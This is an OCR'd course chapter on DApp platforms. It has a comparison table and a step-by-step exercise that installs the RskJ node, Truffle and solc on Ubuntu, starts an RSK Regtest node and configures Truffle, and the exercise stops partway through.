
Chapter 2.11. Other DApp Platforms


Notable DApp Platforms


RSK, Qtum, POA Network, NEO, EOS, Cardano, TRON, Aeternity, Tezos, Steem


















Component	Traditional	Cloud Apps	DApps
Computation	Local server (CPU, GPU)	Amazon EC2, Google AppEngine, Heroku, Azure	Smart contracts in EOS, Ethereum, NEO, TRON, ...
Storage	Local HDD	Amazon S3, Google Cloud Storage, Azure Blob, ...	IPFS, Storj, Sia, Swarm
Database	DB server	Amazon RDS, Google Cloud SQL, Azure SQL, ...	OrbitDB, ? BigchainDB, ? Fluence, ? Bluzelle
Messaging	Message queue server	Amazon SQS, Google Cloud Messaging, ...	IPFS pub-sub, Whisper, Mercury Protocol, ...
External data	3rd party API	3rd party API	Oracles (e.g. Oraclize)
Payments	PayPal, VISA	Fiat money (PayPal, VISA)	Crypto, ETH, BTC, tokens
Monetization	Mainly ads	Mainly ads	Token mechanics


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.























Exercises: Install RSK Node and Deploy Smart Contract

The goal of this exercise is to install and setup **RskJ**. RskJ is a **Java implementation of the RSK node**. Following the instructions below, you will setup a local node to work connected to RSK **Regtest**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

For this exercise, we use Ubuntu 16.04.3 and install RskJ using PPAs for Ubuntu.

100. Install Truffle and Solc

1. We will use truffle for this exercise. First, install Truffle. We assume that you have already installed nodejs 8+ and curl.

```
sudo npm install -g truffle
```

```
smooth@smooth-VirtualBox:~$ sudo npm install -g truffle
```

2. Install Solidity Compiler. We will use PPAs for Ubuntu, for the latest stable version.

```
sudo add-apt-repository ppa:ethereum/ethereum
sudo apt-get update
sudo apt-get install solc
```

```
smooth@smooth-VirtualBox: ~
smooth@smooth-VirtualBox:~$ sudo add-apt-repository ppa:ethereum/ethereum
[sudo] password for smooth:

 More info: https://launchpad.net/~ethereum/+archive/ubuntu/ethereum
Press [ENTER] to continue or ctrl-c to cancel adding it

gpg: keyring `/tmp/tmp4ogm1vpf/secring.gpg' created
gpg: keyring `/tmp/tmp4ogm1vpf/pubring.gpg' created
gpg: requesting key 923F6CA9 from hkp server keyserver.ubuntu.com
gpg: /tmp/tmp4ogm1vpf/trustdb.gpg: trustdb created
gpg: key 923F6CA9: public key "Launchpad PPA for Ethereum" imported
gpg: Total number processed: 1
gpg:               imported: 1  (RSA: 1)
OK
smooth@smooth-VirtualBox:~$ sudo apt-get update
Hit:1 http://bg.archive.ubuntu.com/ubuntu xenial InRelease
Get:2 http://bg.archive.ubuntu.com/ubuntu xenial-updates InRelease [102 kB]
Get:3 http://bg.archive.ubuntu.com/ubuntu xenial-backports InRelease [102 kB]
Get:4 http://ppa.launchpad.net/ethereum/ethereum/ubuntu xenial InRelease [17,5 k
```

2. Install the RSK Node

1. Now, install RskJ using RSK's PPAs for Ubuntu. Type this command:

```
sudo add-apt-repository ppa:rsksmart/rskj
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~/Downloads/RSK_Node
smooth@smooth-VirtualBox:~/Downloads/RSK_Node$ sudo add-apt-repository ppa:rsksm
art/rskj
[sudo] password for smooth:
 RSKj is a Java implementation of the RSK protocol.
 More info: https://launchpad.net/~rsksmart/+archive/ubuntu/rskj
Press [ENTER] to continue or ctrl-c to cancel adding it

gpg: keyring `/tmp/tmp59lyih_6/secring.gpg' created
gpg: keyring `/tmp/tmp59lyih_6/pubring.gpg' created
gpg: requesting key 518C7BEA from hkp server keyserver.ubuntu.com
gpg: /tmp/tmp59lyih_6/trustdb.gpg: trustdb created
gpg: key 518C7BEA: public key "Launchpad PPA for RSK Labs" imported
gpg: Total number processed: 1
gpg:               imported: 1  (RSA: 1)
OK
smooth@smooth-VirtualBox:~/Downloads/RSK_Node$
```

2. Next make update. Type:

```
sudo apt-get update
```

```
smooth@smooth-VirtualBox: ~/Downloads/RSK_Node
gpg:               imported: 1  (RSA: 1)
OK
smooth@smooth-VirtualBox:~/Downloads/RSK_Node$ sudo apt-get update
Hit:1 http://bg.archive.ubuntu.com/ubuntu xenial InRelease
Get:2 http://bg.archive.ubuntu.com/ubuntu xenial-updates InRelease [102 kB]
Get:3 http://bg.archive.ubuntu.com/ubuntu xenial-backports InRelease [102 kB]
Get:4 http://ppa.launchpad.net/ethereum/ethereum/ubuntu xenial InRelease [17,5 k
B]
Get:5 http://security.ubuntu.com/ubuntu xenial-security InRelease [102 kB]
Hit:6 http://ppa.launchpad.net/rsksmart/rskj/ubuntu xenial InRelease
Get:7 http://bg.archive.ubuntu.com/ubuntu xenial-updates/main amd64 Packages [71
5 kB]
Hit:8 https://deb.nodesource.com/node_0.10 xenial InRelease
Hit:9 http://ppa.launchpad.net/webupd8team/java/ubuntu xenial InRelease
Get:10 http://ppa.launchpad.net/ethereum/ethereum/ubuntu xenial/main amd64 Packa
ges [6680 B]
Get:11 http://security.ubuntu.com/ubuntu xenial-security/main amd64 DEP-11 Metad
ata [62,6 kB]
Get:12 http://bg.archive.ubuntu.com/ubuntu xenial-updates/main i386 Packages [66
4 kB]
Get:13 http://security.ubuntu.com/ubuntu xenial-security/main DEP-11 64x64 Icons
 [70,8 kB]
Get:14 http://security.ubuntu.com/ubuntu xenial-security/universe amd64 DEP-11 M
etadata [51,4 kB]
```

3. Now is time to install RskJ. Type:

```
sudo apt-get install rskj
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


```
smooth@smooth-VirtualBox: ~/Downloads/RSK_Node
Icons [272 kB]
Get:22 http://bg.archive.ubuntu.com/ubuntu xenial-updates/multiverse amd64 DEP-1
1 Metadata [5892 B]
Get:23 http://bg.archive.ubuntu.com/ubuntu xenial-backports/main amd64 DEP-11 Me
tadata [3328 B]
Get:24 http://bg.archive.ubuntu.com/ubuntu xenial-backports/universe amd64 DEP-1
1 Metadata [4696 B]
Get:16 http://bg.archive.ubuntu.com/ubuntu xenial-updates/main amd64 DEP-11 Meta
data [307 kB]
Get:17 http://bg.archive.ubuntu.com/ubuntu xenial-updates/main DEP-11 64x64 Icon
s [226 kB]
Fetched 4105 kB in 1s (2239 kB/s)
Reading package lists... Done
smooth@smooth-VirtualBox:~/Downloads/RSK_Node$ sudo apt-get install rskj
Reading package lists... Done
Building dependency tree
Reading state information... Done
rskj is already the newest version (0.4.0~xenial).
The following packages were automatically installed and are no longer required:
  libllvm4.0 linux-headers-4.10.0-28 linux-headers-4.10.0-28-generic
  linux-image-4.10.0-28-generic linux-image-extra-4.10.0-28-generic
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
smooth@smooth-VirtualBox:~/Downloads/RSK_Node$
```

4. Confirm your wish to install rskj. Click [OK].


```
smooth@smooth-VirtualBox: ~/Downloads/RSK_Node
Package configuration

                    Configuring rskj

  You are about to install rskj

  Copyright (C) 2017 RSK Labs Ltd. (partly derived from ethereumJ library,
  Copyright (C) 2017 <ether.camp>)

  This program is free software: you can redistribute it and/or modify it
  under the terms of the GNU Lesser General Public License as published by
  the Free Software Foundation, either version 3 of the License, or (at
  your option) any later version.

  This program is distributed in the hope that it will be useful, but
  WITHOUT ANY WARRANTY; without even the implied warranty of
  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU Lesser
  General Public License for more details. You should have received a copy

                          <Ok>
```

5. Accept the terms of applicable license. Click [Yes].

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




6. Now the message informs you that RSK Node can be installed in three environments: Mainnet (default), Testnet and Regtest. Click [OK].




7. In the first window and in the next choose Regtest and click "OK".

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



8. To start the node type:

```
sudo service rsk start
```



In response, you will receive blank line from console.

9. You can check the node status with command:

```
sudo service rsk status
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~/Downloads/RSK_Node
● rsk.service - RSK Node
   Loaded: loaded (/lib/systemd/system/rsk.service; enabled; vendor preset: enabled)
   Active: active (running) since сб 2018-02-10 17:58:48 EET; 2s ago
 Main PID: 5719 (java)
   CGroup: /system.slice/rsk.service
           └─5719 /usr/bin/java -Dlogback.configurationFile=/etc/rsk/logback.xml -cp /usr/share/rsk/rsk.j

фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0185 INFO [general]  git.hash: [6e45eaf
фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0185 INFO [general]  build.branch: mast
фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0189 INFO [general]  RskJ node started:
фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0192 INFO [general]  Capability eth ver
фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0196 INFO [general]  Binding peer disco
фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0213 INFO [general]  Local wallet disab
фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0226 INFO [general]  In memory 'wireTra
фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0275 INFO [general]  Ethereum listener
фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0283 DEBUG [c.g.j.JsonRpcBasicServer]
фев 10 17:58:51 smooth-VirtualBox java[5719]: 2018-02-10-17:58:51.0320 INFO [c.r.n.d.UDPServer]  Discover
~
```

10. If you want to **stop** the node the command is:

```
sudo service rsk stop
```


11. If you want to **restart** the node the command is:

```
sudo service rsk restart
```

2. Setup Truffle and Test the Node

1. Configure **truffle**. **Create** directory RSK_Smart_Contracts. Open **console** and write **command**:

```
truffle init
```



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Truffle init create three directories.

- contracts - there we will store our smart contracts like our contract StoreSomeData.sol.
- migrations – contains .js files which setup migrations and starts with number like 1_initial_migration.js
- tests – containing tests

3. When initialize, in his directory, truffle creates a very important file truffle.js who contains setup parameters. Let's open this file and configure truffle. Make the file looks like the picture. Default port RSK Node using is 4444. Afterwards we will change this file and add the keys but this is enough for now.

```
module.exports = {
  networks: {
    development: {
      host: "localhost",
      port: 4444,
      network_id: "*" // Match any network id
    }
  }
};
```

4. Open truffle console and test the Node. Type:

```
truffle console
web3.eth.blockNumber
```

```
smooth@smooth-VirtualBox: ~/RSK_Smatr_Contracts
smooth@smooth-VirtualBox:~/RSK_Smatr_Contracts$ truffle console
truffle(development)> web3.eth.blockNumber
398
truffle(development)>
```

Last block number is 398, so our node works.

5. Now to deploy smart contracts we need account. Let's see what is situation.

```
web3.eth.accounts
```

